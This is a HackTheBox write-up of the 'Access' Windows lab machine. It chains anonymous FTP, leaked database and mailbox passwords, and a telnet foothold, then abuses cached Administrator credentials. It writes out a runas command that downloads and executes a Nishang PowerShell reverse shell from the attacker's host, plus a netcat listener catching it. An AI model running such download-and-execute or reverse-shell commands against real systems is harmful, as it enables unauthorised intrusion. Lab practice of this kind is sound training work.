Access
Walkthrough of the Access machine – anonymous FTP leading to a chain of leaked credentials across a database, a password-protected zip, and an Outlook mailbox, followed by a telnet foothold and privesc via cached Administrator credentials.

Access - HackTheBox Writeup
Access is an Easy WWalkthrough of the Access machine – anonymous FTP leading to a chain of leaked credentials across a database, a password-protected zip, and an Outlook mailbox, followed by a telnet foothold and privesc via cached Administrator credentials.
Box Info
- Name: Access
- Difficulty: Easy
- OS: Windows
- Creator: egre55

Recon
nmap
1
2
3
4
5
6
7
8
9
10
11
12
┌──🦊 T4T4R1S  IP ➜  10.211.55.3 10.10.15.110   ~/machines/access
└─👀 ➜ nmap -p- --min-rate 10000 -oA nmap_access 10.129.63.233
Starting Nmap 7.95 ( https://nmap.org ) at 2026-09-15 15:17 EEST
Nmap scan report for 10.129.63.233
Host is up (0.16s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT   STATE SERVICE
21/tcp open  ftp
23/tcp open  telnet
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 14.04 seconds
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
┌──🦊 T4T4R1S  IP ➜  10.211.55.3 10.10.15.110   ~/machines/access
└─👀 ➜ nmap -p21,23,80 -sCV -oN access_deep 10.129.63.233
Starting Nmap 7.95 ( https://nmap.org ) at 2026-09-15 15:17 EEST
Nmap scan report for 10.129.63.233
Host is up (0.14s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: PASV failed: 425 Cannot open data connection.
| ftp-syst:
|_  SYST: Windows_NT
23/tcp open  telnet  Microsoft Windows XP telnetd
| telnet-ntlm-info:
|   Target_Name: ACCESS
|   NetBIOS_Domain_Name: ACCESS
|   DNS_Domain_Name: ACCESS
|   DNS_Computer_Name: ACCESS
|_  Product_Version: 6.1.7600
80/tcp open  http    Microsoft IIS httpd 7.5
|_http-title: MegaCorp
|_http-server-header: Microsoft-IIS/7.5
| http-methods:
|_  Potentially risky methods: TRACE
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp

Host script results:
|_clock-skew: -3051990d20h21m06s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.69 seconds
Findings
- FTP on port 21, allows anonymous login
- Telnet service on port 23
- Microsoft httpd (IIS) on port 80
Enumeration
FTP enumeration
Logged in with username anonymous and any dummy password. Found 2 folders — Backups and Engineer — and downloaded all files inside both.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
┌──🦊 T4T4R1S  IP ➜  10.211.55.3 10.10.15.110   ~/machines/access
└─👀 ➜ ftp 10.129.63.233
Connected to 10.129.63.233.
220 Microsoft FTP Service
Name (10.129.63.233:T4T4R1S): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
receive aborted. Waiting for remote to finish abort.
ftp> passive
Passive mode: off; fallback to active mode: off.
ftp> bin
200 Type set to I.
ftp> ls
200 EPRT command successful.
150 Opening ASCII mode data connection.
425 Cannot open data connection.
ftp> dir
200 EPRT command successful.
125 Data connection already open; Transfer starting.
08-23-18  09:16PM       <DIR>          Backups
08-24-18  10:00PM       <DIR>          Engineer
226 Transfer complete.
ftp> cd Backups
250 CWD command successful.
ftp> mget backup.mdb
mget backup.mdb [anpqy?]? a
Prompting off for duration of mget.
200 EPRT command successful.
125 Data connection already open; Transfer starting.
100% |████████████████████████████████████████████████████████████| 5520 KiB  209.51 KiB/s    00:00 ETA
226 Transfer complete.
5652480 bytes received in 00:26 (209.50 KiB/s)
ftp> cd ..
250 CWD command successful.
ftp> cd Engineer
250 CWD command successful.
ftp> mget Access\ Control.zip
mget Access Control.zip [anpqy?]? a
Prompting off for duration of mget.
200 EPRT command successful.
150 Opening BINARY mode data connection.
100% |████████████████████████████████████████████████████████████| 10870       24.31 KiB/s    00:00 ETA
226 Transfer complete.
10870 bytes received in 00:00 (24.29 KiB/s)
ftp>
Now there are 2 files: backup.mdb and Access Control.zip. Tried to extract the zip, but it requires a password:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
┌──🦊 T4T4R1S  IP ➜  10.211.55.3 10.10.15.110   ~/machines/access
└─👀 ➜ 7z x Access\ Control.zip

7-Zip 26.02 (arm64) : Copyright (c) 1999-2026 Igor Pavlov : 2026-06-25
 64-bit arm_v:8-A locale=en_US.UTF-8 Threads:2 OPEN_MAX:4096, ASM

Scanning the drive for archives:
1 file, 10870 bytes (11 KiB)

Extracting archive: Access Control.zip
--
Path = Access Control.zip
Type = zip
Physical Size = 10870

Enter password (will not be echoed):
Before trying to crack the zip, checked the other file — it’s a Microsoft database file:
1
2
3
┌──🦊 T4T4R1S  IP ➜  10.211.55.3 10.10.15.110   ~/machines/access
└─👀 ➜ file backup.mdb
backup.mdb: Microsoft Access Database
Used mdb-tools to work with the Microsoft database:
1
2
3
┌──🦊 T4T4R1S  IP ➜  10.211.55.3 10.10.15.110   ~/machines/access
└─👀 ➜ mdb-tables backup.mdb
acc_antiback acc_door acc_firstopen acc_firstopen_emp acc_holidays acc_interlock acc_levelset acc_levelset_door_group acc_linkageio acc_map acc_mapdoorpos acc_morecardempgroup acc_morecardgroup acc_timeseg acc_wiegandfmt ACGroup acholiday ACTimeZones action_log AlarmLog areaadmin att_attreport att_waitforprocessdata attcalclog attexception AuditedExc auth_group_permissions auth_message auth_permission auth_user auth_user_groups auth_user_user_permissions base_additiondata base_appoption base_basecode base_datatranslation base_operatortemplate base_personaloption base_strresource base_strtranslation base_systemoption CHECKEXACT CHECKINOUT dbbackuplog DEPARTMENTS deptadmin DeptUsedSchs devcmds devcmds_bak django_content_type django_session EmOpLog empitemdefine EXCNOTES FaceTemp iclock_dstime iclock_oplog iclock_testdata iclock_testdata_admin_area iclock_testdata_admin_dept LeaveClass LeaveClass1 Machines NUM_RUN NUM_RUN_DEIL operatecmds personnel_area personnel_cardtype personnel_empchange personnel_leavelog ReportItem SchClass SECURITYDETAILS ServerLog SHIFT TBKEY TBSMSALLOT TBSMSINFO TEMPLATE USER_OF_RUN USER_SPEDAY UserACMachines UserACPrivilege USERINFO userinfo_attarea UsersMachines UserUpdates worktable_groupmsg worktable_instantmsg worktable_msgtype worktable_usrmsg ZKAttendanceMonthStatistics acc_levelset_emp acc_morecardset ACUnlockComb AttParam auth_group AUTHDEVICE base_option dbapp_viewmodel FingerVein devlog HOLIDAYS personnel_issuecard SystemLog USER_TEMP_SCH UserUsedSClasses acc_monitor_log OfflinePermitGroups OfflinePermitUsers OfflinePermitDoors LossCard TmpPermitGroups TmpPermitUsers TmpPermitDoors ParamSet acc_reader acc_auxiliary STD_WiegandFmt CustomReport ReportField BioTemplate FaceTempEx FingerVeinEx TEMPLATEEx
Lots of tables, but the most interesting one is auth_user:
1
2
3
4
5
6
┌──🦊 T4T4R1S  IP ➜  10.211.55.3 10.10.15.110   ~/machines/access
└─👀 ➜ mdb-export backup.mdb auth_user
id,username,password,Status,last_login,RoleID,Remark
25,"admin","admin",1,"08/23/18 21:11:47",26,
27,"engineer","access4u@security",1,"08/23/18 21:13:36",26,
28,"backup_admin","admin",1,"08/23/18 21:14:02",26,
Found passwords for admin, engineer, and backup_admin. Used the engineer password to open the zip file:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
┌──🦊 T4T4R1S  IP ➜  10.211.55.3 10.10.15.110   ~/machines/access
└─👀 ➜ 7z x Access\ Control.zip

7-Zip 26.02 (arm64) : Copyright (c) 1999-2026 Igor Pavlov : 2026-06-25
 64-bit arm_v:8-A locale=en_US.UTF-8 Threads:2 OPEN_MAX:4096, ASM

Scanning the drive for archives:
1 file, 10870 bytes (11 KiB)

Extracting archive: Access Control.zip
--
Path = Access Control.zip
Type = zip
Physical Size = 10870

Would you like to replace the existing file:
  Path:     ./Access Control.pst
  Size:     271360 bytes (265 KiB)
  Modified: 2018-08-24 03:13:52
with the file from archive:
  Path:     Access Control.pst
  Size:     271360 bytes (265 KiB)
  Modified: 2018-08-24 03:13:52
? (Y)es / (N)o / (A)lways / (S)kip all / A(u)to rename all / (Q)uit? y

Enter password (will not be echoed):
Everything is Ok

Size:       271360
Compressed: 10870
Success — the file inside the zip is a .pst, a Microsoft Outlook mail file. Used readpst to read it on Linux:
1
2
3
4
5
6
7
8
9
┌──🦊 T4T4R1S  IP ➜  10.211.55.3 10.10.15.110   ~/machines/access
└─👀 ➜ readpst Access\ Control.pst
Opening PST file and indexes...
Processing Folder "Deleted Items"
        "Access Control" - 2 items done, 0 items skipped.

┌──🦊 T4T4R1S  IP ➜  10.211.55.3 10.10.15.110   ~/machines/access
└─👀 ➜ ls
'Access Control.mbox'  'Access Control.pst'  'Access Control.zip'   access_deep   backup.mdb   nmap
The result is a .mbox file. Opened it with cat and found a password for another account:
1
2
3
4
5
6
7
8
9
10
11
12
13
┌──🦊 T4T4R1S  IP ➜  10.211.55.3 10.10.15.110   ~/machines/access
└─👀 ➜ cat Access\ Control.mbox
From "john@megacorp.com" Fri Aug 24 01:44:07 2018
Status: RO
From: john@megacorp.com <john@megacorp.com>
Subject: MegaCorp Access Control System "security" account
To: 'security@accesscontrolsystems.com'
Date: Thu, 23 Aug 2018 23:44:07 +0000
MIME-Version: 1.0
Content-Type: multipart/mixed;
        boundary="--boundary-LibPST-iamunique-307641040_-_-"

The password for the "security" account has been changed to 4Cc3ssC0ntr0ller. Please ensure this is passed on to your engineers.
Now there’s a user security with password 4Cc3ssC0ntr0ller — time to try telnet.
Initial Access
Logged in via telnet on port 23 (as flagged by nmap) using the credentials from the mailbox:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
┌──🦊 T4T4R1S  IP ➜  10.211.55.3 10.10.15.110   ~/machines/access
└─👀 ➜ telnet 10.129.63.233 23
Trying 10.129.63.233...
Connected to 10.129.63.233.
Escape character is '^]'.
Welcome to Microsoft Telnet Service

login: security
password:

*===============================================================
Microsoft Telnet Server.
*===============================================================
C:\Users\security>
User flag:
1
2
C:\Users\security\Desktop>type user.txt
6ad6acc...............................
Privilege Escalation
While enumerating the system, found Administrator credentials cached in Windows:
C:\Users\Public\Desktop> cmdkey /list

Currently stored credentials:

    Target: Domain:interactive=ACCESS\Administrator
                                                       Type: Domain Password
    User: ACCESS\Administrator

C:\Users\Public\Desktop>
These cached creds mean any command can be run as Administrator via runas.
First, used Nishang’s Invoke-PowerShellTcp.ps1 to get a PowerShell reverse shell:
1
2
┌──🦊 T4T4R1S  IP ➜  10.211.55.3 10.10.15.110   ~/machines/access
└─👀 ➜ git clone https://github.com/samratashok/nishang.git
Navigated into the Shells folder:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
┌──🦊 T4T4R1S  IP ➜  10.211.55.3 10.10.15.110   ~/machines/access
└─👀 ➜ cd nishang

┌──🦊 T4T4R1S  IP ➜  10.211.55.3 10.10.15.110   ~/machines/access/nishang
└─👀 ➜ ls
ActiveDirectory  Backdoors  CHANGELOG.txt  DISCLAIMER.txt  Execution  LICENSE  MITM          Pivot        Prasadhak  Scan    Utility
Antak-WebShell   Bypass     Client         Escalation      Gather     Misc     nishang.psm1  powerpreter  README.md  Shells

┌──🦊 T4T4R1S  IP ➜  10.211.55.3 10.10.15.110   ~/machines/access/nishang
└─👀 ➜ cd Shells

┌──🦊 T4T4R1S  IP ➜  10.211.55.3 10.10.15.110   ~/machines/access/nishang/Shells
└─👀 ➜ ls
Invoke-ConPtyShell.ps1  Invoke-JSRatRundll.ps1  Invoke-PoshRatHttps.ps1    Invoke-PowerShellTcpOneLineBind.ps1  Invoke-PowerShellUdpOneLine.ps1  Invoke-PowerShellWmi.ps1  Invoke-PsGcat.ps1
Invoke-JSRatRegsvr.ps1  Invoke-PoshRatHttp.ps1  Invoke-PowerShellIcmp.ps1  Invoke-PowerShellTcpOneLine.ps1      Invoke-PowerShellUdp.ps1         Invoke-PsGcatAgent.ps1    Remove-PoshRat.ps1
Created a new folder and moved the script into it:
1
2
3
4
5
6

┌──🦊 T4T4R1S  IP ➜  10.211.55.3 10.10.15.110   ~/machines/access/nishang/Shells
└─👀 ➜ mkdir www

┌──🦊 T4T4R1S  IP ➜  10.211.55.3 10.10.15.110   ~/machines/access/nishang/Shells
└─👀 ➜ mv Invoke-PowerShellTcp.ps1 www
Added the reverse shell trigger line to the end of the script:
1
2
3
4
5
6
7
8
9
10
11
12
┌──🦊 T4T4R1S  IP ➜  10.211.55.3 10.10.15.110   ~/machines/access/nishang/shells/www
└─👀 ➜ tail Invoke-PowerShellTcp.ps1
        }
    }
    catch
    {
        Write-Warning "Something went wrong! Check if the server is reachable and you are using the correct port."
        Write-Error $_
    }
}

Invoke-PowerShellTcp -Reverse -IPAddress 10.10.15.110 -Port 4444
Started a Python web server in the www folder to serve the script:
1
2
3
┌──🦊 T4T4R1S  IP ➜  10.211.55.3 10.10.15.110  ~/machines/access/nishang/shells/www
└─👀 ➜ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
Started netcat to catch the reverse shell:
1
2
3
┌──🦊 T4T4R1S  IP ➜  10.211.55.3 10.10.15.110   ~/machines/access
└─👀 ➜ nc -nlvp 4444
listening on [any] 4444 ...
Used runas with the saved Administrator credentials to download and execute the script:
1
2
3
C:\Users\security\AppData\Local\Temp>runas /user:ACCESS\Administrator /savecred "powershell -c IEX (New-Object Net.Webclient).downloadstring('http://10.10.15.110:8000/Invoke-PowerShellTcp.ps1')"

C:\Users\security\AppData\Local\Temp>
The web server log confirms the script was fetched:
1
2
3
4
┌──🦊 T4T4R1S  IP ➜  10.211.55.3 10.10.15.110   ~/machines/access
└─👀 ➜ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.129.63.233 - - [16/Sep/2026 00:05:35] "GET /Invoke-PowerShellTcp.ps1 HTTP/1.1" 200 -
And netcat receives a shell as Administrator:
1
2
3
4
5
6
7
8
9
┌──🦊 T4T4R1S  IP ➜  10.211.55.3 10.10.15.110   ~/machines/access
└─👀 ➜ nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.10.15.110] from (UNKNOWN) [10.129.63.233] 49158
Windows PowerShell running as user Administrator on ACCESS
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\Windows\system32>whoami
access\administrator
Root flag:
1
2
PS C:\Windows> type ../Users/administrator/desktop/root.txt
de2d52937f000000000000000000
Finished — happy hacking!
Lessons
- Anonymous FTP/file shares are a common source of credential leakage — always download and inspect everything, even proprietary formats like
.mdbor.pst, not just obvious config/text files. mdb-tools(mdb-tables,mdb-export) is worth remembering for pulling data straight out of Microsoft Access databases without needing Windows or Access itself.- Password reuse across services turned one small leak into full compromise: the
engineerpassword from the database unlocked a zip, which contained a mailbox with yet another password — always follow the credential trail as far as it goes. cmdkey /listis a quick, easy win to check for cached/stored credentials — if present,runas /savecredlets you run commands as that user without ever knowing their actual password.- Legacy/EOL protocols like Telnet and old Windows Server builds are still worth scanning for — they often lack the protections modern services have and are prime targets once credentials are found.
Find me online:
• TryHackMe: t4t4r1s
• HackTheBox: t4t4r1s
• LinkedIn: Mustafa Eltayeb
• X: @mustafa_altayeb